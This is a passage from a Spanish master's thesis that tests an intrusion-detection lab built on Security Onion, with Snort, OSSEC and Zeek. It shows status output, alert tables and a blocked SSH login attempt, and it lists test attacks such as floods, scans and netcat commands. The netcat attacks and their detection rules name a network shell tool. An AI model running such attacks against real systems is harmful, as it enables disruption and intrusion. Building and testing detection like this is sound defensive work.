


Figura 1.153: Entorno de pruebas

Se pueden observar cuatro elementos principales:

- La máquina del atacante, que es un PC físico con la distribución Kali Linux.

- Un PC virtual con Ubuntu 16.04 que es una de las víctimas.
- Un segundo PC virtual con Ubuntu 16.04 que es una de las víctimas.
- El servidor virtual con Security Onion, que es el que contiene el servidor de Alexa y mediante la interfaz ens33 captura todos los paquetes que pasan por la red del PC físico.

1.10.13.2. Pruebas del despliegue y correcto funcionamiento de todas las herramientas

Para comprobar que las herramientas han sido correctamente desplegadas y están en funcionamiento, vamos a utilizar el siguiente comando:

```
sudo so-status
```

Este comando nos devuelve en el entorno de pruebas información sobre todas y cada una de las herramientas que se han desplegado. El despliegue y configuración se han realizado correctamente como se puede observar en la figura 1.154 en la que todas las herramientas están en estado OK.

```
raul@raul-virtual-machine:~$ sudo so-status
[sudo] password for raul:
Status: securityonion
  * sguil server                                                [  OK  ]
Status: HIDS
  * ossec_agent (sguil)                                         [  OK  ]
Status: Zeek
Name         Type       Host          Status    Pid    Started
zeek         standalone localhost     running   4208   13 Jun 08:23:23
Status: raul-virtual-machine-ens33
  * netsniff-ng (full packet data)                              [  OK  ]
  * pcap_agent (sguil)                                          [  OK  ]
  * snort_agent-1 (sguil)                                       [  OK  ]
  * snort-1 (alert data)                                        [  OK  ]
  * barnyard2-1 (spooler, unified2 format)                      [  OK  ]
Status: Elastic stack
  * so-elasticsearch                                            [  OK  ]
  * so-logstash                                                 [  OK  ]
  * so-kibana                                                   [  OK  ]
  * so-freqserver                                               [  OK  ]
  * so-domainstats                                              [  OK  ]
  * so-curator                                                  [  OK  ]
  * so-elastalert                                               [  OK  ]
```

Figura 1.154: Prueba de despliegue de herramientas

Vamos a comprobar si las reglas de Snort son correctas y están actualizadas. Con este co-

mando vamos a evitar que las reglas estén desactualizadas o que intentemos desplegar reglas erróneas. En nuestro entorno de pruebas, ejecutamos el siguiente comando:

```
sudo so-rule-update
```

Podemos ver que se ha realizado correctamente en nuestro entorno de pruebas, por lo que las reglas que hemos desarrollado son correctas en su definición. Se muestra en la figura 1.155 en la que podemos ver que todas las reglas se han subido correctamente.




Figura 1.155: Prueba de despliegue de reglas

Se va a realizar ahora una prueba para la recuperación del sistema en caso de que la base de datos no fuese íntegra. Para ello vamos a ejecutar en nuestro despliegue el siguiente comando:

```
sudo so-sguild-db-purge
```

Se ha realizado correctamente el comando en nuestro entorno, y como podemos observar en la figura 1.156, se encarga de reparar todas aquellas tablas de la base de datos que hayan sido desbordadas con un gran número de peticiones o con datos incorrectos, asegurándonos un conjunto de datos íntegro.

```
udphdr table exists, dropping old tables and repairing recent tables.
securityonion_db.udphdr_raul-virtual-machine-ens33-1_20200609   repair  status  OK
securityonion_db.udphdr_raul-virtual-machine-ens33-1_20200610   repair  status  OK
securityonion_db.udphdr_raul-virtual-machine-ens33-1_20200611   repair  status  OK
securityonion_db.udphdr_raul-virtual-machine-ossec_20200609     repair  status  OK
securityonion_db.udphdr_raul-virtual-machine-ossec_20200610     repair  status  OK
securityonion_db.udphdr_raul-virtual-machine-ossec_20200611     repair  status  OK
securityonion_db.udphdr_raul-virtual-machine-ossec_20200613     repair  status  OK
Starting: securityonion
  * starting: sguil server                                                    [ OK ]
Sat Jun 13 09:16:28 UTC 2020
```

Figura 1.156: Prueba de reparación de tablas

1.10.13.3. Pruebas de Snort

Se ha creado una interfaz auxiliar para ayudar al analista a desarrollar reglas y comprobar su eficacia. La interfaz consta de:

- Una selección de banderas con las que podemos elegir el país desde el que se va a realizar el ataque.
- Un selector de ataque con todas las reglas que se han desarrollado.
- Un botón para comenzar el ataque, junto con una barra de progreso y el porcentaje del ataque.

Al ser una herramienta auxiliar, la implementación y los detalles de la misma se encuentran en el Anexo 3.5. La interfaz se muestra en la figura 1.157.




Figura 1.157: Interfaz para que el analista compruebe las reglas de Snort

Para comprobar la eficacia de las reglas Snort, se van a realizar desde los seis países disponibles en la interfaz, los siguientes ataques:

- Un test Ping.
- Un escaneo ICMP.
- Un escaneo Stealth de puertos TCP.
- Un escaneo NULL.
- Un escaneo XMAS.
- Un escaneo UDP.
- Un ataque SSH.
- Un ataque Land.
- Un ataque SYN Flood.
- Un ataque UDP flood.
- Un ataque smurf.
- Un ataque de comando sudo con Netcat.
- Un ataque con comando pwd con Netcat.
- Un comando ls con Netcat.

Por lo tanto, el sistema tiene que detectar cada uno de estos ataques con distinta procedencia, se han realizado 118 ataques en total y se han detectado todos correctamente como podemos ver en Kibana en la figura 1.158.




Figura 1.158: Reglas detectadas en Kibana

Estos ataques se han realizado en un intervalo de 10 minutos como podemos observar en Kibana (véase figura 1.159).




Figura 1.159: Intervalo temporal de pruebas de Snort

Podemos comprobar que todas las reglas y su clasificación han sido registradas correctamente en Kibana en la figura 1.160.

NIDS - Classification

Classification	Count
Attempted Information Leak	42
Attempted Denial of Service	30
A Network Trojan was detected	28
Executable code was detected	12
Generic ICMP event	6

Figura 1.160: Clasificación de reglas de pruebas

Podemos observar en la figura 1.161 que los distintos países se han reconocido correctamente (España se ha reconocido por el ataque Land), podemos observar EEUU, Brasil, España, Alemania, China, Japón y Rusia.




Figura 1.161: Países reconocidos de origen en el entorno de prueba

Podemos obtener también en la figura 1.162 los distintos países que han sido objeto de ataque. Por la definición de nuestra interfaz, todos los ataques se realizan a España.

Figura 1.162: Países reconocidos de destino en el entorno de prueba

Por último, podemos observar en la figura 1.163 el resumen de todas las alertas que se han

generado.

NIDS - Alert Summary

Alert	Source IP Address	Destination IP Address	Count
ATAQUE DDOS SYN FLOOD	32.224.99.116	195.53.0.1	1
ATAQUE DDOS SYN FLOOD	120.112.66.12	195.53.0.20	1
ATAQUE DDOS SYN FLOOD	131.229.187.130	195.53.0.15	1
ATAQUE DDOS SYN FLOOD	140.7.9.168	195.53.0.2	1
ATAQUE DDOS SYN FLOOD	162.243.3.195	195.53.0.22	1
ATAQUE DDOS SYN FLOOD	243.228.1.73	195.53.0.13	1
Posible comando netcat pwd	47.73.155.190	80.24.0.11	1
Posible comando netcat pwd	59.65.22.121	80.24.4.154	1
Posible comando netcat pwd	66.249.79.129	80.24.3.78	1
Posible comando netcat pwd	78.107.156.79	80.24.4.244	1

Figura 1.163: Resumen de ataques

Con este conjunto de pruebas podemos concluir que la utilización, configuración y despliegue de Snort han sido correctos, debido a que se detectan todos los ataques planteados, cumpliéndose los requisitos respecto a esta herramienta.

1.10.13.4. Pruebas de OSSEC

Las pruebas de OSSEC van a consistir en la monitorización del host durante el día de la realización de las pruebas del resto de las herramientas.

Como podemos observar en la figura 1.164, podemos ver que a lo largo del día han ocurrido 406 logs de host, incluyendo las reglas que hemos desarrollado para OSSEC.




Figura 1.164: Datos de OSSEC en el entorno de pruebas

En la figura 1.165, podemos ver la línea temporal de todas las alertas que se han ido generando con OSSEC.




Figura 1.165: Línea temporal de OSSEC en el entorno de prueba

En la figura 1.166 podemos ver el resumen de los datos de alerta generados por OSSEC en el entorno de pruebas.

OSSEC Alerts - Event Summary

Description	Agent	Username	Count
Missing	raul-virtual-machine		94
PAM: Login session opened.	raul-virtual-machine		78
PAM: Login session closed.	raul-virtual-machine		71
User successfully changed UID.	raul-virtual-machine	root	51
Unknown problem somewhere in the system.	raul-virtual-machine		47
Successful sudo to ROOT executed	raul-virtual-machine	raul	20
Number of packets received in designated time interval (defined in ossec.conf)	raul-virtual-machine		19
Integrity checksum changed.	raul-virtual-machine		10
Log file rotated.	raul-virtual-machine		8
Listened ports status (netstat) changed (new port opened or closed).	raul-virtual-machine		5

Figura 1.166: Resumen de eventos OSSEC en el entorno de pruebas

En la figura 1.167 podemos ver gráfico de la severidad de los datos de alerta generados por OSSEC en el entorno de pruebas.




Figura 1.167: Gráfico de alertas generadas por OSSEC en el entorno de pruebas

En la figura 1.168 podemos la tabla con los usuarios y los procesos que realizan en el entorno de pruebas.

OSSEC Alerts - Process and Username (Data Table)

Process	Username	Count
su	root	51
sudo	raul	20

Figura 1.168: Usuarios y procesos que realizan en el entorno de pruebas

En la figura 1.169 podemos ver los comandos que se han realizado, podemos observar que están los archivos de la interfaz de pruebas y comandos para comprobar la integridad y el estado de las herramientas.

OSSEC Alerts - Command (Data Table)

Command	Username	Count
/usr/bin/python interfazAtaques.py	raul	11
/usr/sbin/so-rule-update	raul	3
/usr/bin/gedit interfazAtaques.py	raul	1
/usr/bin/gedit local.rules	raul	1
/usr/bin/sguil-db-purge	raul	1

Figura 1.169: Comandos que se han realizado

Se puede concluir que todas las pruebas realizadas han sido exitosas desde el punto de vista de la herramienta Wazuh.

1.10.13.5. Pruebas de Zeek

En esta sección se van a tratar las pruebas pertinentes a los scripts que se han desarrollado en Zeek y su capacidad para rechazar de manera inteligente intrusos.

Se han realizado ocho pruebas, que han sido recogidas satisfactoriamente por Zeek como se muestra en la figura 1.170.

Figura 1.170: Noticias generadas por Zeek

A continuación, se muestra la línea temporal de zeek durante las pruebas en la figura 1.171.

Figura 1.171: Línea temporal de las pruebas de Zeek

Las IP de origen de las pruebas se puede ver en la figura 1.172, en este caso se ha utilizado también la interfaz de pruebas por lo que provienen de distintos países y de la red interna en el caso del SSH.

Figura 1.172: IP de origen de las pruebas de Zeek

Los tipos de noticia generados en el entorno de prueba de Zeek se muestran en la figura 1.173.





Figura 1.173: Tipos de noticia generados en las pruebas de Zeek

El mensaje y submensaje de cada noticia generada en las pruebas se muestra en la figura 1.174. Podemos ver que se procede al bloqueo de las diferentes IP generadas por la interfaz.




Zeek - Notice - Message/Sub-Message

Message	Sub-Message	Count
Ejemplo de zeek	esto sigue siendo el submensaje	1
El host 179.183.217.86 ha intentado un ataque SYN-FLOOD, se procede a su bloqueo	Intento de ataque syn flood	1
El host 192.168.0.36 ha intentado entrar por ssh 1 veces, se procede a su bloqueo	Intento ssh	1
El host 202.34.246.136 ha intentado un ataque SYN-FLOOD, se procede a su bloqueo	Intento de ataque syn flood	1
El host 47.73.20.200 ha intentado un ataque SYN-FLOOD, se procede a su bloqueo	Intento de ataque syn flood	1
El host 59.65.5.186 ha intentado un ataque SYN-FLOOD, se procede a su bloqueo	Intento de ataque syn flood	1
El host 66.249.81.61 ha intentado un ataque SYN-FLOOD, se procede a su bloqueo	Intento de ataque syn flood	1
El host 78.107.156.114 ha intentado un ataque SYN-FLOOD, se procede a su bloqueo	Intento de ataque syn flood	1

Figura 1.174: Mensaje y submensaje de cada noticia

Al realizar el ataque SSH vemos que Zeek acaba bloqueando las conexiones del atacante en la figura 1.175.



```
kali@kali:~$ ssh  192.168.0.25
The authenticity of host '192.168.0.25 (192.168.0.25)' can't be established
ECDSA key fingerprint is SHA256:QIKezF4EHRgBEuMP6qEjwoXFhoIuNoyTaAfgvkOSybM
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.25' (ECDSA) to the list of known host
kali@192.168.0.25's password:
Permission denied, please try again.
kali@192.168.0.25's password:
Permission denied, please try again.
kali@192.168.0.25's password:
kali@192.168.0.25: Permission denied (publickey,password).
kali@kali:~$ ssh  192.168.0.25
kali@192.168.0.25's password:
Permission denied, please try again.
kali@192.168.0.25's password:
Permission denied, please try again.
kali@192.168.0.25's password:
kali@192.168.0.25: Permission denied (publickey,password).
kali@kali:~$ ssh  192.168.0.25
```

Figura 1.175: Atacante bloqueado

Se han cumplido y generado todos los scripts por lo que las pruebas han sido exitosas con esta herramienta.

1.11. Resumen del proyecto

Este proyecto tiene como objetivo desplegar una solución compuesta por varias herramientas de seguridad para detectar intrusiones, monitorizar la seguridad del entorno y administrar los datos procedentes de los equipos de la red mediante soluciones de software libre. Para ello, se han realizado las siguientes tareas:

- Se han definido las especificaciones y requisitos del proyecto, definiendo el entorno virtualizado en base al hardware y presupuesto disponible.
- Se ha realizado un estudio de viabilidad para la selección de herramientas para la generación del entorno virtualizado.
- Se ha realizado un estudio de viabilidad de las distintas herramientas para la monitorización, detección de intrusiones y gestión de registros.
- Se ha realizado un estudio de viabilidad de las distintas herramientas para la generación de ataques éticos.
- Se ha realizado un estudio de viabilidad de las distintas herramientas para realizar una interfaz de voz complementaria al analista.
- Se ha realizado un estudio de la herramienta elegida, Security Onion, explotando cada una de sus herramientas y componentes principales:
  - Snort, analizando su flujo de datos dentro de Security Onion, analizando su lenguaje de reglas y el desarrollo de 14 reglas para detectar ataques de reconocimiento, denegación explotación.
  - OSSEC Wazuh, analizando su flujo de datos dentro de Security Onion, estudiando la generación de datos de alerta mediante decodificadores y reglas, y el desarrollo de decodificadores y reglas para monitorizar el estado de las 6 principales herramientas de Security Onion.
  - Zeek, analizando su flujo de datos dentro de Security Onion, estudiando su lenguaje de scripts para la generación de noticias y la generación de 4 scripts para detectar ataques y bloquear el tráfico a los atacantes.
  - Sguil, analizando su flujo de datos, la información que podemos obtener de la herramienta y las desviaciones disponibles.
  - Squert, analizando su flujo de datos, la información que podemos obtener de la herramienta y las desviaciones disponibles.
  - Kibana, analizando su flujo de datos, la información que podemos obtener del dash-

board generado por Security Onion y el estudio y generación de componentes para incorporarlos a la herramienta.

- Realización de ataques éticos con el fin de comprobar la defensa de las reglas, scripts y decodificadores que hemos generado.
- Realización de una interfaz utilizando Alexa para aportar una manera de dar información al analista de manera rápida e independiente de la consola.
- Desarrollo de un marco teórico en el que se desarrollan los principales conceptos en los que se enmarca el trabajo: Sistemas de detección de intrusos, SIEM, tipos de datos y fases para la gestión de amenazas
- Desarrollo de una interfaz con Python y Scapy para las pruebas del entorno generado.
- Desarrollo de un conjunto de pruebas en un entorno virtualizado.

Las pruebas que se han desarrollado durante la sección 1.10.13 han concluido exitosamente por lo que se han cumplido los requisitos del sistema virtualizado.

1.12. Planificación temporal

Este apartado tiene como objetivo tratar del desarrollo temporal que se ha seguido durante todas las etapas del proyecto. El trabajo se divide en varios *sprint* o iteraciones temporales con una carga de trabajo variable. Se ha seguido la metodología descrita en el apartado 1.5.2.

1.12.1. Sprints

El conjunto de *sprints* abarca todo el desarrollo del proyecto, desde la primera reunión con el director del proyecto hasta la finalización de la memoria y anexos.

1.12.1.1. Sprint 0: Especificación de requisitos

En esta primera etapa del proyecto tuvo lugar la reunión con el director del proyecto para establecer la base del mismo y su alcance. En esta fase se tuvieron que redactar los requisitos necesarios para priorizar el *product backlog*.

Dentro de esta primera etapa se establecieron y definieron el objetivo, motivación, antecedentes y se especificaron los requisitos iniciales y alcance que debía tener el proyecto. Se

estableció además la norma para la redacción del documento y su estudio.

1.12.1.2. Sprint 1: Estudio de alternativas y viabilidad

En esta fase, una vez establecidos los requisitos y el alcance del proyecto, se procedió a realizar una etapa de búsqueda de información, estudio de tecnologías y la viabilidad de las mismas:

- En la etapa de búsqueda de información, se recopiló información sobre el estado actual de la monitorización de eventos en entornos de seguridad.
- Después se realizó un estudio de todas aquellas herramientas open-source sin coste que podrían ser utilizadas para el desarrollo del trabajo.
- Se hizo una comparativa y elección de las herramientas que íbamos a utilizar en el trabajo utilizando la información anterior.

1.12.1.3. Sprint 2: Sistema de monitorización de eventos

En esta etapa se produjo el desarrollo, instalación y explotación del sistema de monitorización y de sus componentes principales

- Generación de alertas NIDS mediante Snort, Barnyard2.
- Generación de alertar HIDS mediante OSSEC.
- Generación de alertas y otros tipos de datos mediante Zeek.
- Entorno de visualización mediante Sguil, Squert y ElasticSearch.
- Realización de la interfaz de voz.

1.12.1.4. Sprint 3: Generación de ataques y pruebas

En esta fase se realizaron pruebas basadas en la generación de ataques para intentar comprometer la explotación de nuestro sistema de monitorización.

1.12.1.5. Sprint 4: Documentación

Esta etapa tiene lugar a lo largo del proyecto debido a que se fue documentando información durante las etapas 0 y 3. El diagrama de Gantt de este proyecto se muestra en la figura 1.176.

1.12.2. Diagrama de Gantt

Figura 1.176: Diagrama de Gantt del proyecto

1.13. Resumen del presupuesto

Esta sección tiene como objetivo indicar la valoración económica prevista para la realización del trabajo dependiendo de los objetivos y el tiempo asignado para el mismo por la Escuela Superior de Ingeniería.

La previsión inicial va a basarse en las 175 horas asignadas al trabajo de fin de máster y los componentes hardware y software utilizados durante el desarrollo del trabajo.

